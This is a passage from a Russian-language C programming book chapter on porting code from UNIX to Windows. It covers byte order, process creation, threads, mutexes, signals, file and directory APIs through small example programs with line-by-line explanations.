15     printf("Используется порядок little endian!\n");
16
17 #elif BYTE_ORDER == BIG_ENDIAN
18
19     printf("Используется порядок big endian!\n");
20
21 #else
22
23     printf("порядок байтов неизвестен?\n");
24
25 #endif
26
27     return(0);
28 }

```

Пример исполнения

Посмотрим, что печатает эта программа, будучи откомпилирована на разных платформах.

При работе на платформе Win32

```
C:\>byteorder1.exe
```

Используется порядок little endian!

При работе на платформе UNIX

```
obsd32# gcc -c byteorder1 byteorder1.c
```

```
obsd32# ./ byteorder1
```

Используется порядок big endian!

Анализ

- В строке 13 директива препроцессора *#if* применяется для того, чтобы определить, равна ли ранее определенная константа *BYTE_ORDER* значению константы *LITTLE_ENDIAN*. Если это так, то компилируется код в строке 15 – вызов функции *printf()*, которая печатает строку *Используется порядок little endian!*.
- В строке 17 директива препроцессора *#if* применяется для того, чтобы определить, равна ли ранее определенная константа *BYTE_ORDER* значению константы *BIG_ENDIAN*. Если это так, то компилируется код в строке 19 – вызов функции *printf()*, которая печатает строку *Используется порядок big endian!*.
- В строке 21 директива препроцессора *#else* применяется для того, чтобы откомпилировать код в случае, когда значение константы *BYTE_ORDER* не совпадает ни с *LITTLE_ENDIAN*, ни с *BIG_ENDIAN*.

На платформе Microsoft Windows нет ни заголовочного файла *endian.h*, ни константы *BYTE_ORDER*. Обычно программисты предполагают, что используется порядок *little endian* (операционная система Windows работает главным образом на процессорах Intel x86 с таким порядком байтов).

В примере 6.3 показано, как определить константу *BYTE_ORDER* и связанные с ней в предположении, что порядок байтов на платформе Windows *little endian*.

Пример 6.3. Задание порядка байтов на платформе Win32 (byteorder2.c)

```
1 /*
2  * byteorder2.c
3  *
4  *
5  */
6
7 #include <stdio.h>
```

```
8
9 int
10 main(void)
11 {
12 // если WIN32, считаем, что порядок байтов little endian
13 #ifdef WIN32
14 #define LITTLE_ENDIAN 1234
15 #define BYTE_ORDER LITTLE_ENDIAN
16 #endif
17 return(0);
18 }
```

Компилятор Microsoft Visual C++ определяет пять макросов, с помощью которых можно идентифицировать аппаратную платформу во время компиляции:

<code>_M_IX86x86</code>	
<code>_M_ALPHA</code>	DEC Alpha
<code>_M_MMPC</code>	Power Macintosh PowerPC
<code>_M_MRX000</code>	MIPS RX000
<code>_M_PPC</code>	PowerPC

На основе этих макросов можно определить также и порядок байтов во время компиляции.

Создание и завершение процессов

Модели процессов в системах UNIX и Windows сильно различаются. В UNIX для создания нового процесса обычно применяется двухшаговая процедура. Сначала выполняется системный вызов *fork*, создающий почти полную копию вызывающего процесса, только с другим идентификатором, а затем с помощью системного вызова *exec* вновь созданный процесс подменяется образом из исполняемого файла.

На платформе же Windows создание нового процесса и загрузка исполняемого образа выполняются за один шаг с помощью функции *CreateProcess*. К счастью, Win32 API обеспечивает приемлемую совместимость с процедурой создания процесса в UNIX, так как поддерживается определенное в стандарте POSIX (Portable Operating System Interface – переносимый интерфейс с операционной системой) семейство функций *exec*; однако системный вызов *fork* не поддерживается.

Системный вызов exec

В примере 6.4 демонстрируется применение функции *execv* для создания нового процесса, который затем загружает вместо себя образ памяти из друго-

го исполняемого файла. Программа *exes.exe* вызывает функцию *exescv*, которая загружает образ из файла *execed.exe*.

Пример 6.4. Программа, исполняемая в результате вызова функции *exescv()* (*execed.c*)

```

1 /*
2  * execed.c
3  *
4  *
5  */
6
7 #include <stdio.h>
8
9 void
10 main(void)
11 {
12     printf("exec'd!\r\n");
13 }
```

Пример исполнения

Вот что напечатает эта программа, будучи откомпилирована и запущена на платформе Win32.

При работе на платформе Win32

```

C:\>Documents and Settings\Mike\My Documents\Visual Studio Projects\
exec\Debug>execed
exec'd!
```

Анализ

- В строке 13 вызывается функция *printf()*, которая печатает строку *exec'd!*

Текст программы, которая вызывает функцию *exescv()* (*exes.c*) приведен в примере 6.5.

Пример 6.5. Программа, вызывающая функцию *exescv()* (*exes.c*)

```

1 /*
2  * exes.c
3  *
4  *
5  */
6
7 #include <stdio.h>
8 #include <process.h>
9
10 void
```

```

11 main(void)
12 {
13     char *argv[] = { "execed", NULL };
14
15     exescv("execed", argv);
16
17     printf("сюда программа не доходит");
18 }
```

Пример исполнения

Вот что напечатает эта программа, будучи откомпилирована и запущена на платформе Win32.

При работе на платформе Win32

```

C:\>Documents and Settings\Mike\My Documents\Visual Studio Projects\
exec\Debug>exec
```

```

C:\>Documents and Settings\Mike\My Documents\Visual Studio Projects\
exec\Debug>exec'd!
```

Анализ

- В строке 13 инициализируется массив аргументов, передаваемых программе *execed* из примера 6.4. Первый аргумент – это имя самой программы, второй – необязательный список переменных окружения. В данном примере вызываемой программе переменные окружения не передаются.
- В строке 15 вызывается функция *exescv()* для создания процесса *execed*.
- В строке 17 вы видите функцию *printf()*. Но, поскольку вызов *exescv()* замещает текущий процесс образом, взятым из файла *execed.exe*, то эта функция никогда не будет вызвана.

В программе *exes.c* функция *exescv()* замещает текущий процесс образом из файла *execed.exe*; эта функция не возвращает управление. Следовательно, после запуска программа *exes.exe* выполняет программу *execed.exe* и завершает работу. До исполнения кода в строке 17 дело не доходит, если только функция *exescv()* не завершается с ошибкой. (Отметим, что для компиляции кода, в котором встречается вызов функции *exescv()*, необходимо включить в программу заголовочный файл *process.h*.)

С помощью утилиты Task Manager (*taskmgr.exe*) можно понаблюдать за работой этой программы. Если включить в тексты *exes.c* и *execed.c* заголовочный файл *windows.h* и вызвать функцию *Sleep()*, то мы увидим, что Windows создает отдельный процесс для запускаемой программы и завершает вызывающий процесс, замещения одного процесса другим не происходит.

Пример 6.6. Программа, исполняемая в результате вызова функции `execv()` (`execed2.c`)

```

1 /*
2  * execed2.c
3  *
4  *
5  */
6
7 #include <windows.h>
8 #include <stdio.h>
9
10 void
11 main(void)
12 {
13     printf("exec'd2!\r\n");
14
15     Sleep(3000);
16 }
```

Пример 6.7. Программа, вызывающая функцию `execv()` (`exec2.c`)

```

1 /*
2  * exec2.c
3  *
4  *
5  */
6
7 #include <windows.h>
8 #include <stdio.h>
9 #include <process.h>
10
11 void
12 main(void)
13 {
14     char *argv[] = { "execed2", NULL };
15
16     Sleep(3000);
17
18     execv("execed2", argv);
19     printf("сюда программа не доходит");
20 }
```

Программы `exec2.c` и `execed2.c` запускаются так же, как и раньше, но на этот раз мы сделали снимки с экрана, чтобы показать, как исполняется `execed2.c`. Сначала была запущена программа `exec2` (рис. 6.1).

```

C:\>Documents and Settings\Mike\My Documents\Visual Studio Projects\
exec\Debug>exec'd2!
```




Рис. 6.1. Процесс `exec2` в окне диспетчера задач (Task Manager)

Затем она запускает программу `execed2` (рис. 6.2).

```

C:\>Documents and Settings\Mike\My Documents\Visual Studio Projects\
exec\Debug>exec'd2!
```




Рис. 6.2. Процесс `execed2` в окне диспетчера задач (Task Manager)

После запуска *exec2* в окне диспетчера задач (Task Manager) появился процесс *exec2.exe* с идентификатором 1064. Как только была запущена программа *execed2*, процесс *exec2* пропал из списка задач, зато появился процесс *execed2.exe* с идентификатором 2132.

Вместо функций семейства *exec* для создания нового процесса можно воспользоваться специфичной для платформы Win32 функцией *CreateProcess*. В примере 6.8 программа *exec.c* переработана с использованием этой функции.

Пример 6.8. Программа, вызывающая функцию *CreateProcess()* (*exec_cp.c*)

```
1 /*
2  * exec_cp.c
3  *
4  *
5  */
6
7 #include <windows.h>
8
9 void
10 main(void)
11 {
12     STARTUPINFO      si;
13     PROCESS_INFORMATION pi;
14
15     GetStartupInfo(&si);
16
17     CreateProcess("execed.exe", NULL, NULL,
18                 NULL, FALSE, 0, NULL, NULL, &si, &pi);
19 }
```

Пример исполнения

Вот что напечатает эта программа, будучи откомпилирована и запущена на платформе Win32.

При работе на платформе Win32

```
C:\>Documents and Settings\Mike\My Documents\Visual Studio Projects\
exec_cp\Debug>exec_cp
C:\>Documents and Settings\Mike\My Documents\Visual Studio Projects\
exec_cp\Debug>exec'd!
```

Анализ

- В строках 12 и 13 объявляются две переменные, необходимые для вызова функции *CreateProcess()*.
- В строке 15 вызывается специфичная для платформы Win32 функция *GetStartupInfo()* для инициализации переменной *si*.

- В строке 17 вызывается специфичная для платформы Win32 функция *CreateProcess()*. Она загружает и исполняет файл *execed.exe*, указанный в качестве первого параметра.

Более подробную информацию о функции *CreateProcess* можно найти на сайте <http://msdn.microsoft.com> или в документации, поставляемой вместе с Visual Studio.

Системный вызов *fork*

В UNIX системный вызов *fork* обычно применяется для одной из двух целей: чтобы создать новый процесс, в котором будет исполняться другая программа, или для создания процесса, который исполняет ту же программу, что и породивший его, координируя свою работу с родителем. Первый случай на платформе Windows реализуется с помощью функции *CreateProcess*. Чтобы реализовать вторую модель, рекомендуется пользоваться несколькими потоками, исполняемыми параллельно и скоординировано. (Многопоточность обсуждается в следующем разделе.)

Системный вызов *exit*

В UNIX системный вызов *exit* завершает программу. На платформе Windows есть эквивалентный механизм. В примере 6.9 демонстрируется применение функции *exit()*.

Пример 6.9. Программа, вызывающая функцию *exit()* (*exit.c*)

```
1 /*
2  * exit.c
3  *
4  * Работает как в UNIX, так и в Windows
5  */
6
7 #include <stdlib.h>
8
9 void
10 main(void)
11 {
12     exit(0);
13 }
```

Многопоточность

На большинстве UNIX-платформ имеется описанный в стандарте POSIX интерфейс для программирования потоков (*threads*). Он позволяет создавать и

синхронизировать выполнение нескольких потоков в контексте одного процесса. В Windows многопоточные приложения также поддерживаются, но интерфейс совершенно иной. К счастью, оба интерфейса реализуют приблизительно одну и ту же функциональность, так что перенос программы с одной платформы на другую не вызывает серьезных трудностей.

Создание потока

Определенная в API *threads* функция *pthread_create()* создает новый поток. В примере 6.10 демонстрируется ее применение.

Пример 6.10. Создание потока с помощью *threads* (*thread1.c*)

```

1 /*
2  * thread1.c
3  *
4  *
5  */
6
7 #include <stdio.h>
8 #include <stdlib.h>
9 #include <pthread.h>
10
11 void *thread_entry_point (void *arg)
12 {
13     printf("поток 2!\n");
14 }
15
16 int
17 main(void)
18 {
19     pthread_t pt;
20     int      ret = 0;
21
22     ret = pthread_create(&pt, NULL, thread_entry_point, NULL);
23     if (ret != 0x00)
24     {
25         printf("ошибка pthread_create().\n");
26         return(1);
27     }
28
29     sleep(1);
30
31     printf("поток 1!\n");
32
33     return(0);
34 }
```

Пример исполнения

Вот что напечатает эта программа, будучи откомпилирована и запущена на платформе UNIX.

При работе на платформе UNIX

```

mike@insidiae# ./thread1
поток 2!
поток 1!
```

Анализ

- В строке 11 объявлена функция *thread_entry_point()*. Она служит точкой входа в новый поток исполнения, созданный в строке 22, и печатает сообщение *поток 2!*.
- В строке 19 объявлена переменная *pt* типа *pthread_t*. Она будет нужна для идентификации создаваемого потока.
- В строке 22 вызывается функция *pthread_create()*, которая создает новый поток.
- В строке 29 вызывается функция *sleep()*, чтобы приостановить исполнение вызывающего потока на одну секунду.
- В строке 31 функция *printf()* печатает сообщение *поток 1!*.

Функция *pthread_create()* принимает четыре аргумента. Первый – это указатель на идентификатор потока типа *pthread_t*. Второй служит для задания атрибутов потока и имеет тип *pthread_attr_t*. Третий – это адрес функции, в которой начнется исполнение потока, она называется *точкой входа в поток*. Четвертый аргумент – это нетипизированный указатель, который может указывать на значение любого типа. Он передается в качестве единственного аргумента функции-точке входа, когда поток начинает исполнение.

На платформе Windows интерфейс *threads* не поддерживается. Вместо него имеется другой интерфейс, обладающий примерно такой же функциональностью.

Эквивалентом функции *pthread_create()* в Windows является функция *CreateThread()*. В примере 6.11 показано, как с ее помощью создать новый поток.

Пример 6.11. Создание потока с помощью *CreateThread()* (*thread2.c*)

```

1 /*
2  * thread2.c
3  *
4  *
5  */
6
7 #include <windows.h>
8 #include <stdio.h>
```

```

9
10 DWORD WINAPI thread_entry_point (LPVOID arg)
11 {
12     printf("поток 2!\r\n");
13
14     return(0);
15 }
16
17 int
18 main(void)
19 {
20     HANDLE h = NULL;
21
22     h = CreateThread(NULL, 0, thread_entry_point, NULL, 0, NULL);
23     if(h == NULL)
24     {
25         printf("ошибка CreateThread().\r\n");
26         return(1);
27     }
28
29     Sleep(1000);
30
31     printf("поток 1!\r\n");
32
33     return(0);
34 }

```

Пример исполнения

Вот что напечатает эта программа, будучи откомпилирована и запущена на платформе Win32.

При работе на платформе Win32

```

C:\>Documents and Settings\Mike\My Documents\Visual Studio Projects\
thread2\Debug> thread2.exe
поток 2!
поток 1!

```

Анализ

- В строке 10 объявлена функция *thread_entry_point()*. Она служит точкой входа в новый поток исполнения, созданный в строке 22, и печатает сообщение *поток 2!*.
- В строке 20 объявлена переменная *h* типа *HANDLE*. Она будет нужна для идентификации создаваемого потока.
- В строке 22 вызывается специфичная для Win32 функция *CreateThread()*, которая создает новый поток.

- В строке 29 вызывается специфичная для Win32 функция *Sleep()*, чтобы приостановить исполнение вызывающего потока на одну секунду.
- В строке 31 функция *printf()* печатает сообщение *поток 1!*.

Функция *CreateThread()* принимает несколько аргументов, позволяющих сконфигурировать окружение, в котором будет выполняться новый поток. Самыми важными при переносе из UNIX кода, в котором встречается вызов *pthread_create()*, являются адрес точки входа и значение передаваемого ей аргумента.

Более подробную информацию о функции *CreateThread* можно найти на сайте <http://msdn.microsoft.com> или в документации, поставляемой вместе с Visual Studio.

Синхронизация потоков

Как интерфейс *threads*, определенный в POSIX, так и API потоков в Windows поддерживают понятие взаимного исключения (*мьютексов*). Мьютекс позволяет синхронизировать доступ к общему ресурсу со стороны нескольких потоков. Перед тем как обратиться к разделяемому ресурсу, поток должен «захватить» мьютекс. После того как работа с ресурсом будет закончена, мьютекс следует «освободить».

В POSIX определен тип данных *pthread_mutex_t* и функции *pthread_mutex_init*, *pthread_mutex_lock*, *pthread_mutex_unlock* и *pthread_mutex_destroy* для создания, захвата, освобождения и уничтожения мьютексов.

В примере 6.12 показано, как пользоваться функциями из семейства *pthread_mutex* для синхронизации доступа к глобальной переменной со стороны двух потоков.

Пример 6.12. Синхронизация потоков с помощью функций семейства *pthread_mutex* (*thread3.c*)

```

1 /*
2  * thread3.c
3  *
4  *
5  */
6
7 #include <stdio.h>
8 #include <pthread.h>
9
10 // глобальные переменные
11 pthread_mutex_t lock;
12 int             g_val = 0;
13
14 void *thread_entry_point (void *arg)

```

```

15 {
16     while(1)
17     {
18         pthread_mutex_lock(&lock);
19
20         ++g_val;
21         printf("поток 2, g_val: %d\n", g_val);
22
23         pthread_mutex_unlock(&lock);
24
25         usleep(1000000);
26     }
27 }
28
29 int
30 main(void)
31 {
32     pthread_t pt;
33     int      ret = 0;
34
35     ret = pthread_mutex_init(&lock, NULL);
36     if(ret != 0x00)
37     {
38         printf("ошибка pthread_mutex_init ().\n");
39         return(1);
40     }
41
42     ret = pthread_create(&pt, NULL, thread_entry_point, NULL);
43     if(ret != 0x00)
44     {
45         printf("ошибка pthread_create ().\n");
46         return(1);
47     }
48
49     while(1)
50     {
51         pthread_mutex_lock(&lock);
52
53         ++g_val;
54         printf("поток 2, g_val: %d\n", g_val);
55
56         pthread_mutex_unlock(&lock);
57
58         usleep(1000000);
59     }
60
61     pthread_mutex_destroy(&lock);
62 }

```

Пример исполнения

Вот что напечатает эта программа, будучи откомпилирована и запущена на платформе UNIX.

При работе на платформе UNIX

```

root@applicationdefense# ./thread3
поток 1, g_val: 1
поток 2, g_val: 2
поток 1, g_val: 3

```

Анализ

- В строке 8 включается заголовочный файл *pthread.h*, в котором находятся все описания, связанные с функциями семейства *pthread*.
- В строке 11 объявлена переменная *lock* типа *pthread_mutex_t*. Она используется для синхронизации доступа к глобальной переменной со стороны разных потоков. Если один поток захватит мьютекс, то все остальные должны будут ждать его освобождения, чтобы получить доступ к защищенному ресурсу.
- В строке 12 объявлена глобальная переменная *g_val* типа *int*. Ее значение увеличивается несколькими потоками и выводится на *stdout*. Переменная защищена мьютексом *lock*, объявленным в строке 11.
- В строке 14 объявлена функция *thread_entry_point()*. Именно в этой функции начинается исполнение потока, создаваемого в строке 42. Функция всего лишь организует бесконечный цикл. На каждой итерации захватывается мьютекс *lock* (строка 18), после чего значение переменной *g_val* увеличивается на 1 (строка 20) и печатается (строка 21). Затем мьютекс освобождается (строка 23), а поток приостанавливает работу на одну секунду (строка 25).
- В строке 30 объявлена функция *main()*. В ней создается новый поток, который в бесконечном цикле увеличивает значение переменной *g_val*.
- В строке 32 объявлена переменная *pt* типа *pthread_t*. В ней будет храниться описатель потока, создаваемого в строке 42.
- В строке 35 инициализируется глобальная переменная *lock*. Для этого вызывается функция *pthread_mutex_init()*.
- В строке 42 с помощью функции *pthread_create()* создается новый поток. Он начинает исполнение в функции *thread_entry_point()*.
- Строки 49–59 – это бесконечный цикл. На каждой итерации захватывается мьютекс *lock* (строка 51), увеличивается на 1 (строка 53) и печатается (строка 54) значение переменной *g_val*, после чего мьютекс освобождается и поток на одну секунду «засыпает».

- В строке 61 функция *pthread_mutex_destroy()* уничтожает мьютекс *lock*. Поскольку цикл *while*, начинающийся в строке 49, никогда не завершается, то эта функция не вызывается.

На платформе Windows того же результата можно достичь с помощью семейства функций *CriticalSection*. В примере 6.13 показано, как это делается.

Пример 6.13. Синхронизация потоков с помощью функций семейства *CriticalSection* (*thread4.c*)

```

1 /*
2  * thread4.c
3  *
4  *
5  */
6
7 #include <windows.h>
8 #include <stdio.h>
9
10 // глобальные переменные
11 CRITICAL_SECTION lock;
12 int             g_val = 0;
13
14 DWORD WINAPI thread_entry_point (LPVOID arg)
15 {
16     while(1)
17     {
18         EnterCriticalSection(&lock);
19
20         ++g_val;
21         printf("поток 2 , g_val: %d\n", g_val);
22
23         LeaveCriticalSection(&lock);
24
25         Sleep(1000);
26     }
27 }
28
29 int
30 main(void)
31 {
32     HANDLE h    = NULL;
33     int     ret = 0;
34
35     InitializeCriticalSection(&lock);
36
37     h = CreateThread(NULL, 0, thread_entry_point, NULL, 0, NULL);
38     if(h == NULL)
39     {

```

```

40     printf("ошибка CreateThread() .\r\n");
41     return(1);
42 }
43
44 while(1)
45 {
46     EnterCriticalSection(&lock);
47
48     ++g_val;
49     printf("поток 1 , g_val: %d\n", g_val);
50
51     LeaveCriticalSection(&lock);
52
53     Sleep(1000);
54 }
55
56 DeleteCriticalSection(&lock);
57
58 return(0);
59 }

```

Пример исполнения

Вот что напечатает эта программа, будучи откомпилирована и запущена на платформе Win32.

При работе на платформе Win32

```

C:\>Documents and Settings\Mike\My Documents\Visual Studio Projects\
thread2\Debug>thread4.exe
поток 1, g_val: 1
поток 2, g_val: 2
поток 1, g_val: 3
поток 2, g_val: 4

```

Анализ

- В строке 7 включается заголовочный файл *windows.h*, в котором описана в частности функция *CreateThread()* и все функции семейства *CriticalSection*.
- В строке 11 объявлена переменная *lock* типа *CRITICAL_SECTION*. Она используется для синхронизации доступа к разделяемому ресурсу точно так же, как переменная типа *pthread_mutex_t* в примере 6.12.
- В строке 12 объявлена глобальная переменная *g_val* типа *int*. Ее значение увеличивается несколькими потоками и выводится на *stdout* так же, как в примере 6.12.
- В строке 14 объявлена функция *thread_entry_point()*. Именно в этой функции начинается исполнение потока, создаваемого в строке 37.

Функция всего лишь организует бесконечный цикл. На каждой итерации захватывается критическая секция *lock* (строка 18), после чего значение переменной *g_val* увеличивается на 1 (строка 20) и печатается (строка 21). Затем критическая секция освобождается (строка 23), и поток приостанавливает работу на одну секунду (строка 25).

- В строке 30 объявлена функция *main()*. В ней создается новый поток, который в бесконечном цикле увеличивает значение переменной *g_val*.
- В строке 32 объявлена переменная *h* типа *HANDLE*. В ней будет храниться описатель потока, создаваемого в строке 37.
- В строке 35 инициализируется глобальная переменная *lock*. Для этого вызывается функция *InitializeCriticalSection()*. Отметим, что в отличие от *pthread_mutex_init()* эта функция не возвращает значения.
- В строке 37 с помощью функции *CreateThread()* создается новый поток. Он начинает исполнение в функции *thread_entry_point()*.
- Строки 44–54 – это бесконечный цикл. На каждой итерации захватывается критическая секция *lock* (строка 46), увеличивается на 1 (строка 48) и печатается (строка 49) значение переменной *g_val*, после чего критическая секция освобождается и поток на одну секунду «засыпает» (строка 53).
- В строке 36 функция *DeleteCriticalSection()* уничтожает критическую секцию *lock*. Поскольку цикл *while*, начинающийся в строке 44, никогда не завершается, то эта функция не вызывается.

Сигналы

Во всех вариантах операционной системы UNIX поддерживаются сигналы. Можно считать, что это прерывания, посылаемые программе, чтобы оповестить ее о некотором событии. Иногда они также служат средством межпроцессной коммуникации (сигналы *SIGUSR1*, *SIGUSR2*).

В начале работы каждый процесс имеет набор стандартных обработчиков сигналов. Это функции, вызываемые в ответ на поступление программе сигнала. Некоторые стандартные обработчики не делают ничего, другие завершают программу.

В UNIX для отправки сигнала *SIGINT* процессу, работающему не в фоновом режиме, обычно используется комбинация клавиш **Ctrl+C**. По умолчанию обработчик сигнала *SIGINT* завершает программу. Но можно написать собственный обработчик, который перехватит этот сигнал и обработает его. В примере 6.14, работающем на разных платформах, показано, как это делается.

Пример 6.14. Пример использования функции *signal()* (*signal.c*)

```
1 /*
2  * signal.c
3  *
```

```
4  * Работает в UNIX и в Windows
5  */
6
7 #include <signal.h>
8
9 void sighandler(int sig)
10 {
11     // обработка сигнала...
12 }
13
14 int
15 main(void)
16 {
17     signal(SIGINT, sighandler);
18 }
```

Анализ

- В строке 7 включается заголовочный файл *signal.h*, необходимый для использования функции *signal()* и связанных с сигналами констант;
- В строке 9 объявлена функция *sighandler()*. Это обработчик сигнала;
- В строке 16 вызывается функция *signal()*, которая устанавливает функцию *sighandler()* в качестве обработчика сигнала *SIGINT*. Теперь, если во время выполнения программа получит сигнал *SIGINT*, то будет вызвана функция *sighandler()*.

Платформой Windows поддерживается лишь небольшое подмножество сигналов, доступных в ОС UNIX, а именно:

- *SIGABRT*;
- *SIGFPE*;
- *SIGILL*;
- *SIGINT*;
- *SIGSEGV*;
- *SIGTERM*.

Кроме того, для восстановления стандартного обработчика любого сигнала можно пользоваться константой *SIG_DFL*. Константа *SIG_IGN* позволяет игнорировать сигнал, то есть запретить его доставку программе. В примере 6.15 демонстрируется применение констант *SIG_DFL* и *SIG_IGN*.

Пример 6.15. Пример использования констант *SIG_DFL* и *SIG_IGN* в сочетании с функцией *signal()* (*signal2.c*)

```
1 /*
2  * signal2.c
3  *
4  *
5  */
```



```

6
7 #include <signal.h>
8
9 void sighandler(int sig)
10 {
11     // обработка сигнала...
12 }
13
14 int
15 main(void)
16 {
17     // установить обработчик SIGINT
18     signal(SIGINT, sighandler);
19
20     // игнорировать сигнал SIGFPE
21     signal(SIGINT, SIG_IGN);
22
23     // восстановить стандартный обработчик SIGINT
24     signal(SIGINT, SIG_DFL);
25 }

```

Анализ

- В строке 7 включается заголовочный файл *signal.h*, необходимый для использования функции *signal()* и связанных с сигналами констант.
- В строке 9 объявлена функция *sighandler()*. Это обработчик сигнала.
- В строке 18 вызывается функция *signal()*, которая устанавливает функцию *sighandler()* в качестве обработчика сигнала *SIGINT*.
- В строке 21 вызывается функция *signal()*, которая запрещает доставку сигнала *SIGINT* программе, передавая вместо указателя на обработчик константу *SIG_IGN*.
- В строке 24 функция *signal()* используется для того, чтобы восстановить стандартный обработчик сигнала *SIGINT*. Для этого вместо указателя на функцию передается константа *SIG_DFL*.

Если в программе, написанной для UNIX, используются сигналы, отсутствующие в Windows, то придется реализовать какую-либо собственную схему обработки сигналов.

Более подробную информацию о поддержке сигналов в Windows можно найти на сайте <http://msdn.microsoft.com> или в документации, поставляемой вместе с Visual Studio, задав ключевое слово «signal».

Работа с файлами

И в UNIX, и в Windows поддерживаются определенные Национальным институтом стандартизации США (ANSI) функции для работы с файлами: от-

крытия, чтения, записи и закрытия. Поэтому перенос этих фрагментов кода из UNIX в Windows не вызовет сложностей. В примере 6.16 демонстрируется применение функций работы с файлами для создания нового файла, записи в него одной строки текста и последующего закрытия.

Пример 6.16. Работа с файлами с помощью функций семейства *f* (*file1.c*)

```

1 /*
2  * file1.c
3  *
4  * Работает в UNIX и в Windows
5  */
6
7 #include <stdio.h>
8
9 #define FILE_NAME "test.txt"
10
11 int
12 main(void)
13 {
14     FILE *fptr = NULL;
15
16     fptr = fopen(FILE_NAME, "w");
17     if(fptr == NULL)
18     {
19         printf("ошибка open().\n");
20         return(1);
21     }
22
23     fprintf(fptr, "test!");
24
25     fclose (fptr);
26
27     return(0 );
28 }

```

Анализ

- В строке 7 включается заголовочный файл *stdio.h*, необходимый для использования функций работы с файлами.
- В строке 9 определяется имя тестового файла. В данном примере оно «зашиито» и равно *test.txt*.
- В строке 14 объявлена переменная *fptr*, имеющая тип указатель на *FILE*. В ней будет храниться описатель файла, возвращаемый функцией *fopen()*.
- В строке 16 вызывается функция *fopen()* для открытия файла с именем *FILE_NAME* для записи.

- В строке 23 функция *fprintf()* записывает в файл строку «test!».
- В строке 25 функция *fclose()* закрывает файл.

Отметим, что в Windows если вы хотите писать в файл двоичную (не текстовую информацию), то файл следует открывать в двоичном режиме, указав модификатор *b*, как показано в примере 6.17.

На платформе Windows для совместимости с UNIX имеются функции *open*, *read*, *write* и *close*. Однако их можно использовать только для работы с файлами, **но не с дескрипторами сокетов**. Для доступа к ним в программу следует включить заголовочный файл *io.h*. А чтобы можно было пользоваться константами, определяющими режимы открытия файла, понадобится заголовок *fcntl.h*.

Пример 6.17. Работа с файлами с помощью функций *open()*, *read()*, *write()* и *close()* (*file2.c*)

```

1 /*
2  * file2.c
3  *
4  * Пример использования функции open на платформе Win32
5  */
6
7 #include <stdio.h>
8 #include <io.h>      // необходим для функций open, write, close
9 #include <fcntl.h>   // необходим для режимов открытия (_O_CREAT и т.д.)
10
11 int
12 main(void)
13 {
14     int ret = 0;
15     int fd = 0;
16
17     fd = open("test.txt", _O_CREAT | _O_WRONLY);
18     if(fd < 0)
19     {
20         printf("ошибка open().\r\n");
21         return(1);
22     }
23
24     ret = write(fd, "abc", 0x03);
25     if(ret != 0x03)
26     {
27         printf("ошибка write().\r\n");
28         close (fd);
29         return(1 );
30     }
31
32     close (fd);

```

```

33
34     return(0 );
35 }

```

Анализ

- В строках 7–9 включаются заголовочные файлы *stdio.h*, *io.h* и *fcntl.h*, необходимые для использования функций *open()*, *write()* и *close()*.
- В строке 15 объявлена переменная *fd* типа *int*. В ней будет храниться дескриптор файла, возвращаемый функцией *open()*. В отличие от *fopen()* функция возвращает целое значение, а не указатель *FILE**.
- В строке 17 вызывается функция *open()*, которая откроет файл *test.txt* или создаст его, если он еще не существует (режим *_O_CREAT*). Файл будет открыт для записи (режим *_O_WRONLY*).
- В строке 24 функция *write()* записывает в файл строку «abc».
- В строке 32 функция *close()* закрывает файл, определяемый дескриптором *fd*.

Работа с каталогами

Интерфейс для работы с каталогами в UNIX и Windows различается. Но в Windows обеспечивается эквивалентная функциональность плюс возможность фильтровать файлы по маске.

В примере 6.18 демонстрируется, как в UNIX перебрать все файлы и каталоги, принадлежащие текущему рабочему каталогу программы.

Пример 6.18. Работа с каталогами на платформе UNIX (*dir1.c*)

```

1 /*
2  * dir1.c
3  *
4  * Перечисление файлов в каталоге (UNIX)
5  */
6
7 #include <stdio.h>
8 #include <dirent.h>
9
10 #define DIR_NAME "."
11
12 int
13 main(void)
14 {
15     struct dirent *dp = NULL;
16     DIR          *dirp = NULL;
17
18     dirp = opendir(DIR_NAME);
19     if(dirp == NULL)

```

```

20 {
21     printf("ошибка opendir().\n");
22     return(1);
23 }
24
25 dp = readdir(dirp);
26
27 while(dp != NULL)
28 {
29     printf("DIR: %s\n", dp->d_name);
30
31     dp = readdir(dirp);
32 }
33
34 closedir(dirp);
35
36 return(0);
37 }

```

Анализ

- В строках 7–8 включаются заголовочные файлы *stdio.h* и *dirent.h*, необходимые для использования функции *fprintf()* и функций работы с каталогами.
- В строке 10 определяется имя каталога.
- В строке 15 объявлена переменная *dp* типа *struct dirent**. При обходе каталога она будет указывать на данные о каждом его элементе.
- В строке 16 объявлена переменная *dirp* типа *DIR**. В ней будет храниться дескриптор каталога, возвращаемый функцией *opendir()*.
- В строке 18 вызывается функция *opendir()* для открытия каталога с именем *DIR_NAME*. Возвращенный ей дескриптор присваивается переменной *dirp*.
